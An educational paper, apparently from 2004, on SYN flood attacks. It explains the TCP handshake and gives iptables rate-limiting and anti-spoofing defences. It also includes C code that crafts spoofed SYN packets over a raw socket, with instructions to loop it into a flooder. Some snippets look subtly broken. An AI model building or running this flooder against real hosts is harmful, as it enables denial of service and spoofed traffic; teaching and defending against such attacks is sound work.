
# SYN Flooding


One of the most popular network attacks. DOS (Denial of Service) and DDOS (Distributed Denial of Service) attacks are very often based on massive SYN Flooding. SYN flooding works by exploiting the weakness of TCP - its three-way handshake.

## The Handshake Process

The three-way handshake is a method that TCP uses to synchronize sequence numbers - an essential pair of numbers necessary for its proper functioning. There are three steps to synchronizing sequence numbers (hence the name three-way handshake). First the host initiating the connection sends a packet with the TCP flag SYN (for synchronize) set. This is called a SYN packet. Then the server replies with a SYN/ACK packet, and finally the host replies with an ACK packet.




Because there is a delay between the packets (due to network latency), the server after sending it's SYN/ACK packet, waits for the ACK packet. While it's waiting it needs to have the state of the connection in memory. After a given period of time, the connection times out, and the memory is freed. The attacker's goal in a SYN flood attack scenario is to create lots of "half open connections" as shown in the diagram below thus exhausting the servers memory or at least filling the server's incoming connection queue. See a network traffic dump of the three-way handshake (at the end of this document) created with ethereal.




## Defending your hosts/networks

There are measures that can help protect against SYN flooding attacks that include firewall configuration and host configuration. The basic thing that can be done on the firewall level is checking the amount of new connections created in a specific time interval. If you know the average amount of connections made to your web server under normal conditions, you can create a rule on your firewall to allow only such an amount of connections.

The netfilter package (part of the Linux kernel) can be used to do this. Explaining how to create complex firewall rules using iptables is beyond the scope of this paper, I will however give an example of the configuration I am using, please refer to http://www.netfilter.org/ for tutorials on firewall configuration.

Netfilter has a **limit** module that can be used to limit the number of connections (actually it can be used on any rule - it simply allows a certain rule to be matched a certain number of times per time period). The limit module uses two variables that are important to us. From the iptables man pages:


```
limit
      This  module  matches at a limited rate using a token bucket
      filter.  A rule using this extension  will  match  until  this
      limit  is  reached (unless  the '!' flag is used).  It can be
      used in combination with the LOG target to give limited
      logging, for example.

      --limit rate
            Maximum average matching rate: specified as a  number,
            with  an optional  '/second',  '/minute',  '/hour', or
            '/day' suffix; the default is 3/hour.

      --limit-burst number
            Maximum initial number of packets to  match:  this
            number  gets recharged  by  one  every  time the limit
            specified above is not reached, up to this number; the
            default is 5.
```

Our firewall will begin dropping new connections to the server after the amount of SYN packets reaches limit * limit-burst, but will allow them again only after the their rate drops below limit. All connections that have been already established will be handled normally. Refer

to this example for better understanding:




```
Example iptables config:

-A input_filter -m state --state RELATED,ESTABLISHED -j ACCEPT
-A input_filter -m limit --limit 50 --limit-burst 5 -p tcp -m state
        --state NEW -m tcp --dport 80 -j ACCEPT
-A input_filter -j DROP
```

In order to prevent spoofing attacks from originating from ones network, all network administrators should block outgoing packets with source addresses other than valid ones (belonging on the administrator's network) at their network borders. Another common thing that should be done is filtering incoming packets with source addresses belonging on the inside network (to prevent a whole class of spoofing attacks).

## Proof of Concept (IPv4) - A programmers perspective

In order to launch a successful SYN flood attack, one must craft malicious SYN packets. We will need to create a raw socket and sent SYN packets with a spoofed IP source addresses to the server we are attacking. This means creating the IP and TCP headers by hand, instead of the usual instance where the kernel handels such things for you.

Lets begin with creating a raw socket. To do this your program must be running with effective user id == 0 (root). We can easily check this:

```
#include <unistd.h>

int euid = geteuid();
if (euid) {
        printf("euid 0 is required (currently %d)\n", euid);
        return 0;
```

```
}
```

Once we've got that out of the way we can procede to creating our socket.

```
int socket(int domain, int type, int protocol);

sockfd = socket(AF_INET, SOCK_RAW, IPPROTO_TCP);
if (sockfd < 0) {
        perror("cannot create socket");
        return false;
}
```

We set our protocol to IPPROTO_TCP because we will be using TCP/IP with our socket. Next we indicate that we would like IP headers sent with our packets.

```
int on(1);
if (setsockopt(sockfd, IPPROTO_IP, IP_HDRINCL, (char*)&on,
        sizeof(on)) == -1) {
        perror("cannot setservaddr");
        return false;
}
```

It's now time to craft our packets. We will need to calculate checksums for our packets, so we define a structure for holding pseudo headers. Lets also look at the IP and TCP headers. We only need to do this if we are running Windows. When using Linux, just #include <netinet/ip.h> and <netinet/tcp.h>

```
#ifdef WINDOWS

typedef unsigned char __u8;
typedef unsigned short int __u16;
typedef unsigned int __u32;

#pragma packing(byte, 1)

struct tcphdr {
        __u16   source;
        __u16   dest;
        __u32   seq;
        __u32   ack_seq;
        union {
        __u16   doff:4,
                res1:4,
                cwr:1,
                ece:1,
                urg:1,
                ack:1,
                psh:1,
                rst:1,
                syn:1,
                fin:1;
        __u32   flags;
                };
        __u16   window;
        __u16   check;
        __u16   urg_ptr;
};

struct iphdr {
        __u8    version:4,
```

```
                ihl:4;
        __u8    tos;
        __u16   tot_len;
        __u16   id;
        __u16   frag_off;
        __u8    ttl;
        __u8    protocol;
        __u16   check;
        __u32   saddr;
        __u32   daddr;
};

#endif // WINDOWS

struct pseudohdr
{
        unsigned long saddr;
        unsigned long daddr;
        char useless;
        unsigned char protocol;
        unsigned short length;
};
```

Next we will have to fill our headers according to the rules of TCP/IP networking. First we allocate memory for our packet.

```
int packet_size = (sizeof (struct iphdr) +
        sizeof (struct tcphdr)) * sizeof (char);
char *packet = (char *) malloc (packet_size);

struct iphdr *ip;
struct tcphdr *tcp;
struct pseudohdr *pseudo;

ip = (struct iphdr *) packet;
tcp = (struct tcphdr *) (packet + sizeof (struct iphdr));
pseudo = (struct pseudohdr *) (packet +
        sizeof (struct iphdr) - sizeof (struct pseudohdr));
```

And next we fill the allocated memory to look like a legitimate SYN packet. In the code below saddr, daddr, sport, dport are variables holding the source IP address, destination IP address, source port, and destination port respectively.

```
pseudo->saddr = saddr;
pseudo->daddr = daddr;
pseudo->protocol = IPPROTO_TCP;
pseudo->length = htons (sizeof (struct tcphdr));

tcp->source = htons (sport);
tcp->dest = htons (dport);
tcp->seq = 0xDEADCODE;
tcp->ack_seq = 0;
tcp->doff = 5;
tcp->syn = 1;
tcp->window = htons (0xD0F1);
```

TCP/IP uses a simple checksum function to check for any errors that might have occurred during transmission. This function's implementation in C looks like this:

```
unsigned short in_cksum (unsigned short *ptr, int nbytes)
```

```
{
        register long sum;
        u_short oddbyte;
        register u_short answer;

        sum = 0;
        while (nbytes > 1) {
                sum += *ptr++;
                nbytes -= 2;
        }

        if (nbytes == 1) {
                oddbyte = 0;
                *((u_char *) & oddbyte) = *(u_char *) ptr;
                sum += oddbyte;
        }

        sum = (sum << 16) + (sum & 0xffff);
        sum += (sum << 16);
        answer = ~sum;

        return (answer);
}
```

Now we can calculate the checksum for our TCP/IP headers.

```
tcp->check = in_cksum ((unsigned short *) pseudo,
        sizeof (struct tcphdr) + sizeof (struct pseudohdr));
// calculating the checksum

ip->version = 4;
ip->ihl = 5;
ip->tot_len = htons (packet_size);
ip->id = rand ();
ip->ttl = 255;
ip->protocol = IPPROTO_TCP;
ip->saddr = saddr;
ip->daddr = daddr;
ip->check = in_cksum ((unsigned short *) ip, sizeof (struct
iphdr));
// calculating the checksum
```

Finally we create and fill a sockaddr_in structure and sent out our packet using the sendto() function.

```
struct sockaddr_in servaddr;
servaddr.sin_family = AF_INET;
servaddr.sin_port = htons (dport);
servaddr.sin_addr.s_addr = daddr;
memset(&servaddr.sin_zero, 0, sizeof (servaddr.sin_zero));

sendto(sockfd, packet, packet_size, 0, (const sockaddr*) &servaddr,
        sizeof (servaddr)) == -1);
```

You might want to perform some error checking at this point. Try **man sendto** for more details on that. That concludes basically everything that you need to write a syn flooder proof of concept. Combine all the above actions in a loop and you have a syn flooder.

## Proof of Concept (IPv4) - C++ Code

Proof of concept code available at http://tomicki.net/syn.flooding.php#10.

## References


- [1] RFC 791 - Internet Protocol, September 1981
- [2] RFC 793 - Transmission Control Protocol, September 1981
- [3] Denial-Of-Service attacks http://home.tvd.be/ws36178/security/topsecret/dos.html
- [4] SYN Flood DoS Attack Experiments http://www.niksula.cs.hut.fi/~dforsber/synflood/result.html
- [5] The Netfilter Project http://www.netfilter.org/
- [6] Cisco Pix Firewall "http://www.cisco.com/warp/public/cc/pd/fw/sqfw500/
- [7] Snort http://www.snort.org/
- [8] Linux 2.4 Packet Filtering HOWTO http://www.netfilter.org/documentation/HOWTO/packet-filtering-HOWTO.html


## Ethereal three way handshake dump

```
No.     Time        Source                Destination           Protocol Info
      1 0.000000    127.0.0.1             127.0.0.1             TCP      34253 > http [SYN] Seq=0
Ack=0 Win=32767 Len=0 MSS=16396 TSV=6864041 TSER=0 WS=2

Frame 1 (76 bytes on wire, 76 bytes captured)
    Arrival Time: Dec 15, 2004 22:09:46.590345000
    Time delta from previous packet: 0.000000000 seconds
    Time since reference or first frame: 0.000000000 seconds
    Frame Number: 1
    Packet Length: 76 bytes
    Capture Length: 76 bytes
Linux cooked capture
    Packet type: Unicast to us (0)
    Link-layer address type: 772
    Link-layer address length: 0
    Source: <MISSING>
    Protocol: IP (0x0800)
Internet Protocol, Src Addr: 127.0.0.1 (127.0.0.1), Dst Addr: 127.0.0.1 (127.0.0.1)
    Version: 4
    Header length: 20 bytes
    Differentiated Services Field: 0x00 (DSCP 0x00: Default; ECN: 0x00)
        0000 00.. = Differentiated Services Codepoint: Default (0x00)
        .... ..0. = ECN-Capable Transport (ECT): 0
        .... ...0 = ECN-CE: 0
    Total Length: 60
    Identification: 0x1c5c (7260)
    Flags: 0x04 (Don't Fragment)
        0... = Reserved bit: Not set
        .1.. = Don't fragment: Set
        ..0. = More fragments: Not set
    Fragment offset: 0
    Time to live: 64
    Protocol: TCP (0x06)
    Header checksum: 0x205e (correct)
    Source: 127.0.0.1 (127.0.0.1)
    Destination: 127.0.0.1 (127.0.0.1)
Transmission Control Protocol, Src Port: 34253 (34253), Dst Port: http (80), Seq: 0, Ack: 0, Len:
0
    Source port: 34253 (34253)
    Destination port: http (80)
    Sequence number: 0    (relative sequence number)
    Header length: 40 bytes
    Flags: 0x0002 (SYN)
        0... .... = Congestion Window Reduced (CWR): Not set
        .0.. .... = ECN-Echo: Not set
        ..0. .... = Urgent: Not set
        ...0 .... = Acknowledgment: Not set
        .... 0... = Push: Not set
        .... .0.. = Reset: Not set
        .... ..1. = Syn: Set
        .... ...0 = Fin: Not set
    Window size: 32767
```

```
    Checksum: 0xc077 (correct)
    Options: (20 bytes)
        Maximum segment size: 16396 bytes
        SACK permitted
        Time stamp: tsval 6864041, tsecr 0
        NOP
        Window scale: 2 (multiply by 4)

0000  00 00 03 04 00 00 b4 09 00 00 00 00 8e 23 08 00   .............#..
0010  45 00 00 3c 1c 5c 40 00 40 06 20 5e 7f 00 00 01   E..<.\@.@. ^....
0020  7f 00 00 01 85 cd 00 50 eb 0e a0 f5 00 00 00 00   .......P........
0030  a0 02 7f ff c0 77 00 00 02 04 40 0c 04 02 08 0a   .....w....@.....
0040  00 68 bc a9 00 00 00 00 01 03 03 02               .h..........

No.     Time        Source                Destination           Protocol Info
      2 0.000075    127.0.0.1             127.0.0.1             TCP      http > 34253 [SYN, ACK]
Seq=0 Ack=1 Win=32767 Len=0 MSS=16396 TSV=6864041 TSER=6864041 WS=2

Frame 2 (76 bytes on wire, 76 bytes captured)
    Arrival Time: Dec 15, 2004 22:09:46.590420000
    Time delta from previous packet: 0.000075000 seconds
    Time since reference or first frame: 0.000075000 seconds
    Frame Number: 2
    Packet Length: 76 bytes
    Capture Length: 76 bytes
Linux cooked capture
    Packet type: Unicast to us (0)
    Link-layer address type: 772
    Link-layer address length: 0
    Source: <MISSING>
    Protocol: IP (0x0800)
Internet Protocol, Src Addr: 127.0.0.1 (127.0.0.1), Dst Addr: 127.0.0.1 (127.0.0.1)
    Version: 4
    Header length: 20 bytes
    Differentiated Services Field: 0x00 (DSCP 0x00: Default; ECN: 0x00)
        0000 00.. = Differentiated Services Codepoint: Default (0x00)
        .... ..0. = ECN-Capable Transport (ECT): 0
        .... ...0 = ECN-CE: 0
    Total Length: 60
    Identification: 0x0000 (0)
    Flags: 0x04 (Don't Fragment)
        0... = Reserved bit: Not set
        .1.. = Don't fragment: Set
        ..0. = More fragments: Not set
    Fragment offset: 0
    Time to live: 64
    Protocol: TCP (0x06)
    Header checksum: 0x3cba (correct)
    Source: 127.0.0.1 (127.0.0.1)
    Destination: 127.0.0.1 (127.0.0.1)
Transmission Control Protocol, Src Port: http (80), Dst Port: 34253 (34253), Seq: 0, Ack: 1, Len:
0
    Source port: http (80)
    Destination port: 34253 (34253)
    Sequence number: 0    (relative sequence number)
    Acknowledgement number: 1    (relative ack number)
    Header length: 40 bytes
    Flags: 0x0012 (SYN, ACK)
        0... .... = Congestion Window Reduced (CWR): Not set
        .0.. .... = ECN-Echo: Not set
        ..0. .... = Urgent: Not set
        ...1 .... = Acknowledgment: Set
        .... 0... = Push: Not set
        .... .0.. = Reset: Not set
        .... ..1. = Syn: Set
        .... ...0 = Fin: Not set
    Window size: 32767
    Checksum: 0x123e (correct)
    Options: (20 bytes)
        Maximum segment size: 16396 bytes
        SACK permitted
        Time stamp: tsval 6864041, tsecr 6864041
        NOP
        Window scale: 2 (multiply by 4)
    SEQ/ACK analysis
        This is an ACK to the segment in frame: 1
        The RTT to ACK the segment was: 0.000075000 seconds

0000  00 00 03 04 00 00 b4 09 00 00 00 00 8e 23 08 00   .............#..
0010  45 00 00 3c 00 00 40 00 40 06 3c ba 7f 00 00 01   E..<..@.@.<.....
0020  7f 00 00 01 00 50 85 cd ea 8e 06 88 eb 0e a0 f6   .....P..........
0030  a0 12 7f ff 12 3e 00 00 02 04 40 0c 04 02 08 0a   .....>....@.....
0040  00 68 bc a9 00 68 bc a9 01 03 03 02               .h...h......

No.     Time        Source                Destination           Protocol Info
```

```
      3 0.000133    127.0.0.1             127.0.0.1             TCP      34253 > http [ACK] Seq=1
Ack=1 Win=32768 Len=0 TSV=6864041 TSER=6864041

Frame 3 (68 bytes on wire, 68 bytes captured)
    Arrival Time: Dec 15, 2004 22:09:46.590478000
    Time delta from previous packet: 0.000058000 seconds
    Time since reference or first frame: 0.000133000 seconds
    Frame Number: 3
    Packet Length: 68 bytes
    Capture Length: 68 bytes
Linux cooked capture
    Packet type: Unicast to us (0)
    Link-layer address type: 772
    Link-layer address length: 0
    Source: <MISSING>
    Protocol: IP (0x0800)
Internet Protocol, Src Addr: 127.0.0.1 (127.0.0.1), Dst Addr: 127.0.0.1 (127.0.0.1)
    Version: 4
    Header length: 20 bytes
    Differentiated Services Field: 0x00 (DSCP 0x00: Default; ECN: 0x00)
        0000 00.. = Differentiated Services Codepoint: Default (0x00)
        .... ..0. = ECN-Capable Transport (ECT): 0
        .... ...0 = ECN-CE: 0
    Total Length: 52
    Identification: 0x1c5e (7262)
    Flags: 0x04 (Don't Fragment)
        0... = Reserved bit: Not set
        .1.. = Don't fragment: Set
        ..0. = More fragments: Not set
    Fragment offset: 0
    Time to live: 64
    Protocol: TCP (0x06)
    Header checksum: 0x2064 (correct)
    Source: 127.0.0.1 (127.0.0.1)
    Destination: 127.0.0.1 (127.0.0.1)
Transmission Control Protocol, Src Port: 34253 (34253), Dst Port: http (80), Seq: 1, Ack: 1, Len:
0
    Source port: 34253 (34253)
    Destination port: http (80)
    Sequence number: 1    (relative sequence number)
    Acknowledgement number: 1    (relative ack number)
    Header length: 32 bytes
    Flags: 0x0010 (ACK)
        0... .... = Congestion Window Reduced (CWR): Not set
        .0.. .... = ECN-Echo: Not set
        ..0. .... = Urgent: Not set
        ...1 .... = Acknowledgment: Set
        .... 0... = Push: Not set
        .... .0.. = Reset: Not set
        .... ..0. = Syn: Not set
        .... ...0 = Fin: Not set
    Window size: 32768
    Checksum: 0xdb5c (correct)
    Options: (12 bytes)
        NOP
        NOP
        Time stamp: tsval 6864041, tsecr 6864041
    SEQ/ACK analysis
        This is an ACK to the segment in frame: 2
        The RTT to ACK the segment was: 0.000058000 seconds

0000  00 00 03 04 00 00 b4 09 00 00 00 00 8e 23 08 00   .............#..
0010  45 00 00 34 1c 5e 40 00 40 06 20 64 7f 00 00 01   E..4.^@.@. d....
0020  7f 00 00 01 85 cd 00 50 eb 0e a0 f6 ea 8e 06 89   .......P........
0030  80 10 20 00 db 5c 00 00 01 01 08 0a 00 68 bc a9   .. ..\.......h..
0040  00 68 bc a9                                       .h..
```